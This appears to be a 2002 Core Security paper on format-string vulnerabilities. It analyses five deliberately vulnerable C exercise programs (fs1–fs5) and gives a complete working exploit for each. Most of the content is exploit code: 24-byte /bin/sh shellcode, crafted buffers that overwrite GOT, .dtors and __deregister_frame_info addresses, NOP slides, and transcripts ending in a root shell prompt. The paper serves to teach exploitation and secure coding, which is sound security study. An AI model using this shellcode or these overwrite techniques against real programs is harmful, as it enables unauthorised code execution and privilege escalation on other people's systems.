Title: **Vulnerabilities in your code – Format Strings**
Version: **1.1**
Updated: **December 20, 2002**

Table of Contents

Introduction

In this paper, Core Security will underline some of the most common mistakes made by programmers in their software written in C programming language. The vulnerabilities that will be discussed are format strings(FS), presented as five examples by gera[1]. We will try to pinpoint the exact location of vulnerabilities in the code, why these types of errors are dangerous, and provide exploit for each found vulnerability. It should be considered that the environment in which we conducted our tests is a Linux Slackware 8.0 server (IA32) with compiler GNU GCC 2.95.3:

```
user@CoreLabs:~$ uname -a
Linux CoreLabs 2.4.5 #31 SMP Sat Mar 2 03:04:23 EET 2002 i586 unknown
user@CoreLabs:~$ gcc -v
Reading specs from /usr/lib/gcc-lib/i386-slackware-linux/2.95.3/specs
gcc version 2.95.3 20010315 (release)
user@CoreLabs:~$ cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 5
model           : 2
model name      : Pentium 75 - 200
user@CoreLabs:~$
```

We assume that reader is experienced in C programming language, and has basic knowledge of stack overflows, format strings[2], GOT etc. In this paper, we will not provide any information about how these types of exploitation work. If not familiar, please take a look at references provided at the end of this paper.

This paper may be updated in the future to contain information about exploitation of format strings in other architectures/operating systems. Always refer to the most recent version, which can be downloaded from our website: **www.core-sec.com**.

Feel free to send any question and comments to our email: **info@core-sec.com.**

[1] Gera, "Insecure Programming by Example"
[2] scut, "Exploiting Format String Vulnerabilities"

Analysis of fs1.c


The source code of this example is:

```
/* fs1.c                                                        *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* Don't forget,                                                *
 * more is less,                                                *
 * here's a proof                                               */

int main(int argv,char **argc) {
        short int zero=0;
        int *plen=(int*)malloc(sizeof(int));
        char buf[256];

// The next line is added by Core Security to ease exploitation.
        printf("%p\n", &zero);

        strcpy(buf,argc[1]);
        printf("%s%hn\n",buf,plen);
        while(zero);
}
```

Nothing fancy in this example. The man page for printf() call says:

> **n** The number of characters written so far is ***stored*** into the integer indicated by the int * (or variant) pointer argument. No argument is converted.
>
> **h** A following integer conversion corresponds to a short int or unsigned short int argument, or a following **n** conversion corresponds to a pointer to a short int argument.

If attacker supplies argument 260 bytes long, the last four bytes from it will overwrite pointer ***plen**. When printf() is executed next, it will store number of characters written so far into memory location pointed by ***plen** (its value is controlled by attacker). However, since there is **h** conversion in format string, the attacker can only write two bytes (short write) to this memory location. If supplied argument is over 260 bytes long, it will overwrite short integer **zero**, and the example will enter into endless loop.



An exploitation is possible but it is not easy. The attacker may use a classical buffer overflow approach[3], smashing the return address of example program located on the stack. There is only one obstacle – the endless loop. Since **argc[1]** can't contain NULL bytes,

[3] Aleph One, "Smashing The Stack For Fun and Profit"

another measure must be taken to ensure that short integer **zero** will be NULL and the example will exit normally (thus executing shellcode). This may be done with **%hn** format argument. Short integer **zero** is two bytes long, and the smaller number that contains two NULL bytes is **0x10000** (65536 in decimal). So if **argc[1]** is *exactly* 65536 bytes long, and ***plen** points to the address of short integer **zero**, endless loop will be bypassed. Argument **argc[1]** will be – 256 bytes of junk, 4 byte zero address and 65276 bytes filled with shellcode address.

The real obstacle in this example is finding the zero address in stack. That's why there is an extra line added in this example. Exploit code may be something like this:

```
/*
** exp_fs1.c
** Coded by Core Security - info@core-sec.com
*/

#include <string.h>
#include <stdio.h>
#include <unistd.h>

/* May need some tweaking */
#define ZERO_ADDRESS  0xbffefeca


/* 24 bytes shellcode */
char shellcode[]=
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
        "\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main(void) {

        char *env[3] = {shellcode, NULL};
        char evil_buffer[65536 + 1] ;
        char *p;
        int     ret     =     0xbfffffa     -     strlen(shellcode)     -
strlen("/home/user/gera/fs1");
        int i;


        printf("Shellcode address: 0x%x\n", ret);



        /* Constructing the buffer */
        p = evil_buffer;

        memset(p, 'A', 256);
        p += 256;

        *((void **)p) = (void *) (ZERO_ADDRESS);
        p += 4;

        /* 16319 x 4 = 65276 */
        for(i = 0; i < 16319; i++) {
                *((void **)p) = (void *) (ret);
```

```
                p += 4;
        }

        *p = '\0';

        execle("/home/user/gera/fs1", "fs1", evil_buffer, NULL, env);
}
```

Analysis of fs2.c

The source code of this example is:

```
/* fs2.c                                                        *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* Can you tell me what's above the edge?                       */
int main(int argv,char **argc) {
        char buf[256];

        snprintf(buf,sizeof buf,"%s%c%c%hn",argc[1]);
        snprintf(buf,sizeof buf,"%s%c%c%hn",argc[2]);
}
```

The programmer has taken care to ensure that buffer will not be overflowed by using "safe" function snprintf(). However, he used **%hn** argument in the two calls. If an attacker creates specially crafted buffers and pass them to this example, it can be exploited. Note that addresses for arguments of snprintf() - **"%s%c%c%hn"** are all taken from **argc[1]** (**argc[2]** respectively). This is another programming error.

The first format argument is **%s** – it expects a pointer to a string[4]. Functions snprintf() processes string from the address of **argc[1]** in memory, until it find null character. Second argument is **%c** – it expects integer number. For example if the address of **argc[1]** is **0xbffff*764***, snprintf() will process the character that is equal to least significant byte (in human readable form that is) – 'd' (d = **0x64**). The third argument is again **%c** and the same character as with the second argument will be proceeded - 'd'. The fourth argument will write the number of characters proceeded by snprintf() so far. The **%hn** expects pointer to an integer. It will take the first four bytes from the string **argc[1]** and write (the number of bytes proceeded) to the address that these four bytes point to (e.g. if the argc[1] strings is like that "**\xbb\xaa\xff\xbf\x41\x41\x41\x41\x43\x44**", bytes will be written to address **0xbffffaabb**). If **argc[1]** is 600 bytes long, value that will be written to **0xbfffaabb** will be 602 (600 proceeded prom **%s**, one from **%c**, and another one from the next **%c**). Remember that **%hn** is a short write (writes two bytes at once), the attacker will split the address that wants to overwrite with (shellcode address) in two parts.

The strings passed to this example by the attacker, will first contain four bytes (an address of GOT entry maybe) and then some junk. The length of the string controls the written value to GOT entry address. Here is a possible exploit which overwrites **.dtors** address in heap:

```
/*
** exp_fs2.c
** Coded by Core Security - info@core-sec.com
*/

#include <string.h>
#include <stdio.h>
#include <unistd.h>
```

[4] Linux Programmer's Manual , snprintf() function


```
#define OBJDUMP "/usr/bin/objdump"
#define VICTIM  "/home/user/gera/fs2"
#define GREP    "/bin/grep"

/* 24 bytes shellcode */
char shellcode[]=
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
        "\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main(void) {

        char *env[3] = {shellcode, NULL};
        unsigned int first_half, second_half;
        char evil_buffer_1[65500], evil_buffer_2[65500], temp_buffer[64];
        char *p;
        int dtors;
        int     ret     =     0xbfffffa     -     strlen(shellcode)     -
strlen("/home/user/gera/fs2");
        FILE *f;

        printf("Shellcode address: 0x%x\n", ret);

        /* Splitting shellcode address in two */
        first_half = (ret & 0xffff0000) >> 16;
        printf("\nShellcode address - first half : 0x%x, %u\n", first_half,
first_half);

        second_half = ret & 0x0000ffff;
        printf("Shellcode address - second half: 0x%x, %u\n", second_half,
second_half);

        sprintf(temp_buffer, "%s -t %s | %s dtors", OBJDUMP, VICTIM, GREP);
        f = popen(temp_buffer, "r");
        if( fscanf(f, "%x", &dtors) != 1) {
                pclose(f);
                printf("Error: Cannot find .dtors address!\n");
                exit(1);
        }

        dtors += 4;
        printf(".dtors address is:      0x%x\n\n", dtors);


        /* First buffer writes first half of shellcode address*/

        p = evil_buffer_1;

        *((void **)p) = (void *) (dtors + 2);
        p += 4;

        /* 4 for .dtors addres and 2 for %c%c */
        memset(p, 'A', (first_half - 4 - 2));
        p += (first_half - 4 - 2);

        *p = '\0';
```

```
        /* Second buffer writes second half of shellcode address*/

        p = evil_buffer_2;

        *((void **)p) = (void *) (dtors);
        p += 4;

        /* 4 for .dtors addres and 2 for %c%c */
        memset(p, 'B', (second_half - 4 - 2));
        p += (second_half - 4 - 2);

        *p = '\0';

        execle("/home/user/gera/fs2", "fs2", evil_buffer_1, evil_buffer_2,
NULL, env);
}
```

It works like this:

```
user@CoreLabs:~/gera$ gcc fs2.c -o fs2
user@CoreLabs:~/gera$ gcc exp_fs2.c -o exp_fs2
user@CoreLabs:~/gera$ ./exp_fs2

Shellcode address: 0xbffffcd
Shellcode address - first half : 0xbfff, 49151
Shellcode address - second half: 0xffcd, 65485
.dtors address is:      0x8049590

sh-2.05# exit
exit
user@CoreLabs:~/gera$
```

Here is a simple diagram of heap memory (of example program), when it is exploited:



Analysis of fs3.c

The source code of this example is:

```
/* fs3.c                                                        *
 * specially crafted to feed your brain by riq@core-sdi.com  */

/* Not enough resources?                                        */

int main(int argv,char **argc) {
        char buf[256];

        snprintf(buf,sizeof buf,"%s%c%c%hn",argc[1]);
}
```

Looks pretty much like fs3.c. Difference however, is that here the attacker has opportunity to write anywhere in memory only two bytes. Not enough for "real" memory address which is 4 bytes long (on 32-bit IA). If the attacker is smart, he will overwrite only two bytes from suitable address (e.g. if shellcode is at address **0xbfffffba** and some return address is at **0xbfffabcd**, he will overwrite only **abcd** part with **ffba**). So what the attacker will overwrite. There are a few possibilities. First the return address of example fs3 (located on the stack – **0xbfffxxxx**), its hard to guess since it depends due to different environment variables pushed on the stack. Second the return address on snprintf() function (also located on the stack – **0xbfffxxxx**).Also hard to guess.

Addresses located on the heap (they are easy to use since are easily obtainable from the binary). Third option is to overwrite **.dtors** address. This will not help much however. Take a look at diagram for fs2.c. Address is **0x00000000**, and after overwriting, it will become either **0x0000ffba** or **0xbfff0000** – completely useless here. The only possible solution is to overwrite __deregister_frame_info() address in GOT:


```
user@CoreLabs:~/gera$ objdump -R ./fs3

./fs3:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080495cc R_386_GLOB_DAT    __gmon_start__
080495bc R_386_JUMP_SLOT   __register_frame_info
080495c0 R_386_JUMP_SLOT   __deregister_frame_info
080495c4 R_386_JUMP_SLOT   __libc_start_main
080495c8 R_386_JUMP_SLOT   snprintf

user@CoreLabs:~/gera$
```

The exploitation technique with overwriting the __deregister_frame_info() address was first discovered and published by Core Security Team[5]. In general, this is a function present in all dynamically compiled binaries with gcc. It is called whenever a program exits – with exit(),

[5] Core Security Team, "Vulnerabilities in your code – Advanced Buffer Overflows"

return() and so. Overwriting its address is the same as overwriting any address of function in GOT. However, in this particular example there is no suitable function in GOT.

The only way that this example is exploitable is by overwriting the two most significant bytes from __deregister_frame_info() address with **0xbfff**, and storing shellcode preceded by a large (NOP slide)™ on stack. In the output produced by objdump above, __deregister_frame_info() has address **0x080495c0**. After overwriting, it will become **0xbfff95c0**. Shellcode must be there, but it's rather impossible to be positioned so precisely on the stack, so a (NOP slide)™ is needed.



To write exactly **0xbfff**, **argc[1]** must be 49151 – 2 = 49149 bytes long, including shellcode and __deregister_frame_info() address. The **argc[1]** will placed in memory (stack), for example from **0xbffffad7** to **0xbfff3ad7**. The only problem that may occur is if the two least significant bytes from __deregister_frame_info() address are bigger than **0xfad7** or smaller than **0x3ad7** (NOPs will not be hit). Statistically speaking the chance is 25% but practically (considering memory allocation in Linux system), it's smaller than 1%.

Sample exploit:

```
/*
** exp_fs3.c
** Coded by Core Security - info@core-sec.com
*/

#include <string.h>
#include <stdio.h>
#include <unistd.h>

#define OBJDUMP "/usr/bin/objdump"
#define VICTIM  "/home/user/gera/fs3"
#define GREP    "/bin/grep"

/* 24 bytes shellcode */
char shellcode[]=
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
        "\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main(void) {

        char evil_buffer[49149 + 1], temp_buffer[64];
        char *p;
        int deregister_address;
        FILE *f;
```

```
        sprintf(temp_buffer, "%s -R %s | %s deregister", OBJDUMP, VICTIM,
GREP);
        f = popen(temp_buffer, "r");
        if( fscanf(f, "%x", &deregister_address) != 1) {
                pclose(f);
                printf("Error: Cannot find deregister address in GOT!\n");
                exit(1);
        }

        printf("deregister address is:      0x%x\n", deregister_address);


        /* Evil buffer */

        p = evil_buffer;

        *((void **)p) = (void *) (deregister_address + 2);
        p += 4;

        /* Adding the NOPs */
        memset(p, '\x90', (sizeof(evil_buffer) - strlen(shellcode) - 4 -
1));
        p += (sizeof(evil_buffer) - strlen(shellcode) - 4 - 1);

        /* Adding shellcode */
        memcpy(p, shellcode, strlen(shellcode));
        p += strlen(shellcode);
        *p = '\0';

        execl("/user/home/gera/fs3", "fs3", evil_buffer, NULL);
}
```

Analysis of fs4.c

The source code of this example is:

```
/* fs4.c                                                        *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* Have you ever heard about code reusability?                  */

int main(int argv,char **argc) {
        char buf[256];

        snprintf(buf,sizeof buf,"%s%6$hn",argc[1]);
        printf(buf);
}
```

The exploitation is the same as with fs3.c. The only minor difference is that there is a direct argument access in format string - "***6$***". This means that **%hn** will write to the address pointed by the sixth argument. It is left for reader, to understand why the first 8 bytes from **argc[1]** have to be junk, in order to successfully exploit this example. The other minor difference is that exploit uses address of printf() instead of __deregister_frame_info() address (which does not matter anyway):

```
/*
** exp_fs4.c
** Coded by Core Security - info@core-sec.com
*/

#include <string.h>
#include <stdio.h>
#include <unistd.h>

#define OBJDUMP "/usr/bin/objdump"
#define VICTIM  "/home/user/gera/fs4"
#define GREP    "/bin/grep"

/* 24 bytes shellcode */
char shellcode[]=
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
        "\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main(void) {

        char evil_buffer[49151 + 1], temp_buffer[64];
        char *p;
        int printf_address;
        FILE *f;

        sprintf(temp_buffer,  "%s  -R  %s  |  %s  printf",  OBJDUMP,  VICTIM,
GREP);
        f = popen(temp_buffer, "r");
        if( fscanf(f, "%x", &printf_address) != 1) {
                pclose(f);
                printf("Error: Cannot find printf() address in GOT!\n");
```

```
                exit(1);
        }

        printf("printf() address in GOT is:      0x%x\n", printf_address);


        /* Evil buffer */

        p = evil_buffer;

        /* Some junk here */
        memset(p, 'B', 8);
        p += 8;

        *((void **)p) = (void *) (printf_address + 2);
        p += 4;

        /* Adding NOPs. 12 = 8(for junk) + 4(for address) */
        memset(p, '\x90', (sizeof(evil_buffer) - strlen(shellcode) - 12 -
1));
        p += (sizeof(evil_buffer) - strlen(shellcode) - 12 - 1);

        /* Adding shellcode */
        memcpy(p, shellcode, strlen(shellcode));
        p += strlen(shellcode);
        *p = '\0';

        execl("/home/user/gera/fs4", "fs4", evil_buffer, NULL);
}
```

Analysis of fs5.c

The source code of this example is:

```
/* fs5.c                                                        *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* go, go, go!                                                  */
int main(int argv,char **argc) {
        char buf[256];
        snprintf(buf,sizeof buf,argc[1]);

                        /* this line'll make your life easier */
        printf("%s\n",buf);
}
```

At last, a classical format strings vulnerability. Not much for explanation here, the exploit is pretty classical, if you have problems understanding it read scut's excellent paper[2]. Except for the fact that it finds correct stack pop automatically - this is added for educational purposes. That's why, the last line (**`printf("%s\n",buf);`**) in uncommented. Here is how it works:

```
user@CoreLabs:~/gera$ ./exp_fs5

Reading stack frames...
frame 01 --> 40016478
frame 02 --> 00000001
frame 03 --> bffff8f8
frame 04 --> 41414141

Exact match found. Stack pop is:    4

_deregister address in GOT is:      0x080495ac
shellcode address in stack is:      0xbfffffcd

®¬0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000
sh-2.05# exit
exit
user@CoreLabs:~/gera$
```

And the sample exploit itself:

```
/*
** exp_fs5.c
** Coded by Core Security - info@core-sec.com
*/

#include <string.h>
```

[2] scut, "Exploiting Format String Vulnerabilities"

```
#include <stdio.h>
#include <unistd.h>

#define OBJDUMP "/usr/bin/objdump"
#define VICTIM  "/home/user/gera/fs5"
#define GREP    "/bin/grep"

/* 24 bytes shellcode */
char shellcode[]=
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
        "\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main() {
        char evil_buffer[256], temp_buffer[256];
        char *env[3] = {shellcode, NULL};
        char *p;
        int deregister_address, first_half, second_half, i;
        FILE *f;
        int     ret     =     0xbfffffa     -     strlen(shellcode)     -
strlen("/home/user/gera/fs5");

        bzero(evil_buffer, sizeof(evil_buffer));
        sprintf(evil_buffer, "%s AAAA", VICTIM);

        /* Finding stack pop */
        printf("\nReading stack frames...\n");
        for(i = 0; i < 30; i ++) {
                strcat(evil_buffer, "%08x");

                f = popen(evil_buffer, "r");
                fscanf(f, "%s", temp_buffer);

                p = temp_buffer + (4 + i*8);
                printf("frame %.2d --> %s\n", (i + 1), p);

                if(!strcmp(p, "41414141")) {
                        printf("\nExact   match   found.   Stack   pop   is:
%d\n\n", i + 1);
                        pclose(f);
                        break;
                }

                pclose(f);
                bzero(temp_buffer, sizeof(temp_buffer));
        }

        if(i == 30) {
                printf("Can't find our format string in stack.\n");
                printf("Some padding may be needed. Aborting...\n");
                exit(1);
        }

        sprintf(temp_buffer, "%s -R %s | %s deregister", OBJDUMP, VICTIM,
GREP);
        f = popen(temp_buffer, "r");
        if( fscanf(f, "%08x", &deregister_address) != 1) {
                pclose(f);
```

```
                printf("Error: Cannot find deregister address in GOT!\n");
                exit(1);
        }
        pclose(f);

        printf("_deregister  address  in  GOT  is:             0x%08x\n",
deregister_address);
        printf("shellcode address in stack is:      0x%08x\n\n", ret);

        first_half = (ret & 0xffff0000) >> 16;
        second_half= (ret & 0x0000ffff);

        /* Evil buffer construction */
        p = evil_buffer;
        bzero(p, sizeof(evil_buffer));

        /* first_half*/
        *((void **)p) = (void *) (deregister_address + 2);
        p += 4;

        /* second_half */
        *((void **)p) = (void *) (deregister_address);
        p += 4;

        sprintf(p, "%%.%ud%%%d$hn""%%.%ud%%%d$hn", first_half - 8, i + 1,
second_half - first_half, i + 2);
        execle("/home/user/gera/fs5", "fs5", evil_buffer, NULL, env);
}
```

Conclusion

Format strings vulnerabilities are easy to detect (whereas the buffer overflows are sometimes very tricky and difficult to spot even after careful examination of source code). Automated tolls for finding them in code exist, and often are useful. Then why format strings vulnerabilities are considered as a big threat? Well, that is because the danger was realized not so long - in the middle of 2000. Due to the laziness of software programmers, a lot of these bugs exist in older daemons and applications. It is inevitable that they will be discovered in the near of far future causing a lot of trouble.

References

1. Gera, “Insecure Programming by Example”
   http://community.core-sdi.com/~gera/InsecureProgramming/
2. scut, “Exploiting Format String Vulnerabilities”
   http://www.team-teso.net/releases/formatstring-1.2.tar.gz
3. Aleph One, “Smashing The Stack For Fun and Profit”
   http://www.phrack.com/phrack/49/P49-14
4. Linux Programmer's Manual, snprintf() function
   http://www.die.net/doc/linux/man/man3/snprintf.3.html
5. Core Security Team, “Vulnerabilities in your code – Advanced Buffer Overflows”
   http://www.core-sec.com/examples/core_vulnerabilities.pdf